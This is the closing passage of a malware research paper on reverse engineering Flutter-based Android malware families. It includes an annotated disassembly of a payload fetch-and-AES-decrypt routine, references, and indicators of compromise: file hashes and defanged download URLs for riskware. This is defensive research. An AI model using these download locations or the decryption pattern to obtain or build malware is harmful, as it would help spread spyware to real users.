0x88e0c0: bl             #0x4b19bc  ; [package:http/http.dart] ::get
0x88e0c4: add            SP, SP, #8
0x88e0c8: mov            x1, x0
0x88e0cc: stur           x1, [fp, #-0x78]
0x88e0d0: bl             #0x451a20  ; AwaitStub - HTTP GET is asynchronous
0x88e0d4: stur           x0, [fp, #-0x78]
0x88e0d8: bl             #0x79a4ac  ; AllocateKeyStub: allocate buffer for AES key
...
0x88e0e4: add            lr, PP, #0x11, lsl #12  ; [pp+0x11c20] AES KEY "CENSORED"
...
0x88e198: bl             #0x484830  ; [package:http/src/response.dart] Response::body
...
0x88e1c8: bl             #0x9cd2b4  ; [dart:convert] Base64Codec::decode
...
0x88e200: bl             #0x7725d0  ; [package:encrypt/encrypt.dart] AES::decrypt
```

CONCLUSION

In this paper, we discussed the reverse engineering of Flutter-based malware. We detailed a few families such as SpyLoan, Fluhorse and TinstaPorn. The common methodology consists of an initial reconnaissance phase (Dart SDK version, architecture, context, communication channels with Dalvik) and ends with thorough static analysis of assembly, if possible using *Blutter*'s annotations and Object Pool.

It is difficult to foresee if Flutter malware is going to boom or not in the next few months or years. No doubt: Flutter's portability and performance are very attractive. Moreover, its complexity to reverse can be seen as a strong advantage in the eyes of a cybercriminal. For instance, there is almost no need for packing or obfuscation if the malicious payload is implemented in Dart.. But, on the other hand, if they use Flutter, cybercriminals will have to learn yet another programming

language. While Dart's syntax is close to C, there are a couple of new concepts to grasp (future, closure, syntax around checking for null) and the description of graphical interfaces is quite cumbersome (overloaded with parentheses, for example). Let's hope this keeps us safe from Flutter malware.

In my opinion, there are two lessons to be learned. First, it would be advisable that people who design new programming languages and frameworks also provide clean binary format specifications, and if possible tools to parse binaries. The second lesson is that, too often, we take for granted that disassemblers do the job. Many new languages have arisen (Rust and Go, for example) and we need to learn how to adapt disassemblers in a suitable manner. Dart is a difficult but excellent opportunity for this.

ACKNOWLEDGEMENTS

I wish to express my gratitude to several other researchers who helped me carry out this research in various ways: @trufae, @apkunpacker, @mraleph and @U+039b.

REFERENCES

[1] Flutter, https://flutter.dev.

[2] Dart, https://dart.dev.

[3] Ortega, F. MoneyMonger: Predatory Loan Scam Campaigns Move to Flutter. Zimperium. 15 December 2022. https://www.zimperium.com/blog/moneymonger-predatory-loan-scam-campaigns-move-to-flutter/.

[4] Lathashree K. Steer Clear of Instant Loan Apps. K7 Security Labs. May 2022. https://labs.k7computing.com/index.php/steer-clear-of-instant-loan-apps/.

[5] Samshur, A.; Handelman, S.; Ladutska, R.; Mana, O. Eastern Asian Android Assault – Fluhorse. Check Point Research. 4 May 2023. https://research.checkpoint.com/2023/eastern-asian-android-assault-fluhorse/.

[6] Apvrille, A. Fortinet Reverses Flutter-based Android Malware "Fluhorse". Fortinet. 21 June 2023. https://www.fortinet.com/blog/threat-research/fortinet-reverses-flutter-based-android-malware-fluhorse.

[7] Darter. https://github.com/mildsunrise/darter.

[8] Doldrums. https://github.com/rscloura/Doldrums.

[9] Apvrille, A. The Complexity of Reversing Flutter Applications. Nullcon, Berlin, Germany. March 2024. https://github.com/cryptax/talks/blob/master/Nullcon-2024/nullcon24-apvrille-flutter.pdf.

[10] Apvrille, A. Unraveling the Challenges of Reverse Engineering Flutter Applications. BlackAlps, Yverdon-les-Bains, Switzerland. November 2023. https://github.com/cryptax/talks/blob/master/BlackAlps-2023/flutter.pdf.

[11] Batteux, B. The Current State & Future of Reversing Flutter Apps. Guardsquare. 10 June 2022. https://www.guardsquare.com/blog/current-state-and-future-of-reversing-flutter-apps.

[12] PNF Software. Dart AOT snapshot helper plugin to better analyze Flutter-based apps. October 2022. https://www.pnfsoftware.com/blog/dart-aot-snapshot-helper-plugin-to-better-analyze-flutter-based-apps.

[13] Wangwarunyoo, W. Blutter. https://github.com/worawit/blutter.

[14] Stefanko, L. Beware of predatory fin(tech): Loan sharks use Android apps to reach new depths. WeLiveSecurity. December 2023. https://www.welivesecurity.com/en/eset-research/beware-predatory-fintech-loan-sharks-use-android-apps-reach-new-depths/.

[15] Platform Channels. https://docs.flutter.dev/platform-integration/platform-channels.

[16] Telephony. https://github.com/shounakmulay/Telephony.

[17] RustDesk. https://github.com/rustdesk/rustdesk.

[18] TLDR Flutter. https://github.com/techno-disaster/tldr-flutter.

[19] SQLCipher project. https://www.zetetic.net/sqlcipher/.

[20] Colander. https://github.com/PiRogueToolSuite/colander.

[21] Apvrille, A. Inside Sinchat Flutter riskware. May 2024. https://cryptax.medium.com/inside-sinchat-flutter-riskware-797cc2046237.

[22] DeviceInfoPlugin. https://pub.dev/documentation/device_info_plus/latest/device_info_plus/DeviceInfoPlugin-class.html.

[23] PackageInfoPlus. https://pub.dev/packages/package_info_plus.

[24] WebSocketChannel. https://github.com/dart-lang/web_socket_channel.

IOCs

Android/SpyLoan

- c65298b6cd5a1769c747a0c7fb589ffa12fdf832b64787283953eaa57b65bc1c

Android/Fluhorse

- 2c05efa757744cb01346fe6b39e9ef8ea2582d27481a441eb885c5c4dcd2b65b
- db68dc64c340952e9405215bde90897846bb9ea7a06242e7713008fb5688bab5

Android/TinstaPorn

- 9bd5d2bd897fc6046308e1428e8b361c776d4f1bc9e9186f79c451296538a08c
- 8f895c900dd2e55c81ca7b4f47cac7914b791b33f0e2dcdb46b2073a6b3cec34
- 533347b786aaf85de2fbef22fb5e57b54dcc4ebaa5151378868974a5c96bc22e

Riskware/Nischat!Android

- f7975dd635f36a56969d552508183e0531c5c6b2f3b6af2b9dd5d87971685cdc
- 3ebd86f34dda46f9c80ad37a8f6fc09de5ecc11831bd677153658bcaa02f1c54
- hxxps://dl.kongjiee.info/sinchatpro.apk
- hxxps://dl.chemon.life/sinchatpro.apk
- hxxps://dl.jizhangri.xyz/sinchatpro.apk

Riskware/Mobidash!Android

- a6a87f2f299b898fce9f3d1c27d15954f6bafcae2c4689f0d47463c9b8e0c936
- 81c2cbccf9765465f0d7ba5ea73044bedf63d1079c9c0c974ab6280f68fdfd41